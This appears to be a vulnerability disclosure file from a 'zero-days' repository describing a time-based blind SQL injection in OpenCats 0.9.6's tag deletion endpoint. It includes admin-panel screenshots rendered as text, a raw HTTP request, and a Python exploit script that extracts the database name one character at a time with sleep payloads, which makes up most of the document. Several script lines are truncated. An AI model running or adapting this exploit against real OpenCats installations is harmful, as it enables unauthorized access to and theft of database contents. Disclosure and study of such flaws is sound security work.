

main

...

opencats_zero-days / SQLI_tag_deletion.md



hansmach1ne Update SQLI_tag_deletion.md

History

1 contributor



139 lines (106 sloc) | 5.25 KB

...

SQL injection vulnerability in OpenCats 'Tag' deletion functionality.

OpenCats version 0.9.6 PHP7.2 suffers from SQL injection vulnerability. This allows attackers control over the application's database.

User has control over tagID variable, which allows SQL injection in DELETE statement via time-based/blind techniques.

PoC:

OpenCATS - Home

192.168.203.135/opencats/index.php?m=home

OpenCATS.org Logout

21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator

Dashboard Activities Job Orders Candidates Companies Contacts Lists Calendar Reports **Settings**

Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS

Quick Search: Go

My Recent Calls

12-09-22 01:49 PM: mach1ne mach1ne
12-09-22 01:49 PM: 234 234
12-09-22 01:44 PM: test test

My Upcoming Calls

My Upcoming Events

Recent Hires

Name	Company	Recruiter	Date
NO DATA			

Hiring Overview

Weekly
Monthly
Yearly

NO DATA

Submissions
Interviews
Hires

Important Candidates (Submitted, Interviewing, Offered in Active Job Orders) - Page 1 (0 Items)

First Name	Last Name	Status	Position	Company	Modified
------------	-----------	--------	----------	---------	----------

OpenCATS - Settings — Mozilla Firefox

OpenCATS - Settings

192.168.203.135/opencats/index.php?m=settings

OpenCATS.org Logout

21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator

Dashboard Activities Job Orders Candidates Companies Contacts Lists Calendar Reports **Settings**

Administration My Profile

Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS

Quick Search: Go

Settings: My Profile

Profile

- View Profile View your current profile to verify your information is correct.
- Change Password Change your CATS login password.

OpenCATS - Settings — Mozilla Firefox

OpenCATS - Settings

192.168.203.135/opencats/index.php?m=settings&a=administration

opencats
open. online. free.

OpenCATS.org Logout

21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator

Dashboard Activities Job Orders Candidates Companies Contacts Lists Calendar Reports Settings

Administration My Profile

Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS

Quick Search: Go

Settings: Administration

Site Management

• Careers Website	Configure your website where applicants can apply and post their resumes for your jobs.
• Change Site Details	Change the site details such as site name and institution configuration.
• User Management	Add, edit and delete users for your site.
• Login Activity	Shows you the login history for your site.
• General E-Mail Configuration	Configure E-Mail preferences such as return address and when E-Mails are sent.
• E-Mail Template Configuration	Configure E-Mail templates for your site.
• Localization	Change how addresses and times are displayed and behave for different regions.
• Data Import	Import resumes, candidates, companies or contacts from files on your computer.
• Site Backup	Produce a downloadable backup with all the content in your site.

Feature Settings

• EEO / EOC Support	Enable and configure EEO / EOC compliance tracking.
• Configure Tags	Add/Remove tags, description for tags

GUI Customization

• Customize Calendar	Change calendar settings, such as the duration of a work day.
----------------------	---

OpenCATS - Settings

192.168.203.135/opencats/index.php?m=settings&a=tags

opencats
open. online. free.

Dashboard Activities Job Orders Candidates Companies Contacts Lists Calendar Reports

Administration My Profile 21232f297a57a5a743894a0e4a801fc3 Administrator <admin> (testdomain.com) Administrator

Recent: aaa | mach1ne mach1ne | Internal Postings | 123 | TestIS Quick Search: Go

Settings: Administration

Tags Settings

Add/Remove Tags

Delete any tag

OpenCATS Version 0.9.6. Powered by **OpenCATS**.


```
1 POST /opencats/index.php?m=settings&a=ajax_tags_del HTTP/1.1
2 Host: 192.168.203.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 9
10 Origin: http://192.168.203.135
11 Connection: close
12 Referer: http://192.168.203.135/opencats/index.php?m=settings&a=tags
13 Cookie: CATS=fo94k0dhvg1ip6onbe7gc6tit7
14
15 tag_id=92
```

tagID variable is vulnerable. Similar query is build by application: DELETE FROM tag WHERE(tag_id = XXX OR tag_parent_id = 1) AND site_id = 1;

User can control XXX part. By asking many yes/no questions to the database user can differentiate between true and false statements. Using time-based blind technique attacker can exfiltrate data from entire database.

PoC example:

exfiltrate result of database() query:



xploit.py

```
import requests
import string
import sys

def inRange(rTime, averageTime, sleepAmount):
    if(rTime > sleepAmount and rTime < rTime + (averageTime*20/100) and rTime > rTim
        return True
    else: return False

headers = {}
proxies = {}
#proxies["http"] = "http://127.0.0.1:8080"

#Login and get session cookie..
#Change this
headers["Cookie"] = "CATS=c12201124aihqlnch0jgnr4pd2"
```

```

url = "http://192.168.203.135/opencats/index.php?m=settings&a=ajax_tags_del"

#Prepare Content-Type for POST request compability
headers["Content-Type"] = "application/x-www-form-urlencoded"
#Prepare POST parameter 'tag_id'
postdata = "tag_id=PWN"

tempPayload = "1 OR 1=(sleep(3))"

print("Sending few request to determine average response time...")

timeSum = 0
numberOfBaselineRequests = 5
for i in range(numberOfBaselineRequests):
    try:
        rTest = requests.post(url, headers = headers, data=postdata.replace('PWN','1
        timeSum += rTest.elapsed.total_seconds()
        if('<form name="loginForm"' in rTest.text):
            print("Session cookie not valid, change it inside .py")
            sys.exit(-1)
        print("Iteration: " + str(i+1) + ". Response time in seconds: " + str(rTest.
    except:
        print("Some exception occurred while sending or receiving data from the appli
        sys.exit(-1)

averageTime = timeSum/numberOfBaselineRequests
print("Average response time for " + str(numberOfBaselineRequests) + " requests is :

print("\nTrying to inject sleep(3)")
r = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload)
rTime = r.elapsed.total_seconds()
print("Response time: " + str(rTime))

if(inRange(rTime, averageTime, 3)):
    print("\n[+] Application is vulnerable to SQL injection...")

#Getting value for false statement -> sleep(1)
tempPayload2 = "1 or 1=(sleep(0.1))"
r2 = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload
t_sleep_one = r2.elapsed.total_seconds()

tempPayload3 = "1 or 1=(sleep(0.3))"
r3 = requests.post(url, headers = headers, data=postdata.replace('PWN', tempPayload3
t_sleep_three = r3.elapsed.total_seconds()

print("False statement time: " + str(t_sleep_one))
print("True statement time: " + str(t_sleep_three) + "\n")

length = 0

```

```

exfilQuery = "1 OR 1=(IF(length(database())='XXX',sleep(0.3),sleep(0.1)))"
#Determine length of the result that we want. i.e database() function..
while(True):
    q = exfilQuery.replace('XXX', str(length))
    r = requests.post(url, headers = headers, data = postdata.replace('PWN', q))
    time = r.elapsed.total_seconds()

    print("Length : " + str(length) + ". Time: " + str(time))

    #If sleep(3) gets executed, we have correct length
    if(time > (t_sleep_one+(t_sleep_one*20/100))):
        print("Got length " + str(length))
        break

    length += 1
    if(length == 1000):
        break

if(length == 0 or length == 1000):
    print("Something is wrong. Exiting...")
    sys.exit(-1)
else: print("Length of 'database()' query: " + str(length))

#OK----|
alphanumerics = list(string.ascii_lowercase + string.ascii_uppercase + string.digits)
exfilQuery = "1 OR 1=(IF(substr(database(),YYY,1) = 'XXX',sleep(0.3), sleep(0.1)))"

data = []
for i in range(length):
    for item in alphanumerics:
        q = exfilQuery.replace('XXX',str(item))
        q = q.replace('YYY',str(i+1))
        print(q)
        r = requests.post(url, headers = headers, data = postdata.replace('PWN',q),
        time = r.elapsed.total_seconds()
        print(str(time) + "\n")
        if(time > (t_sleep_one+(t_sleep_one*20/100))):
            print(str(i+1) + ". Letter = " + item)
            data.append(item)
            break

print("database() -> " + "".join(data))

```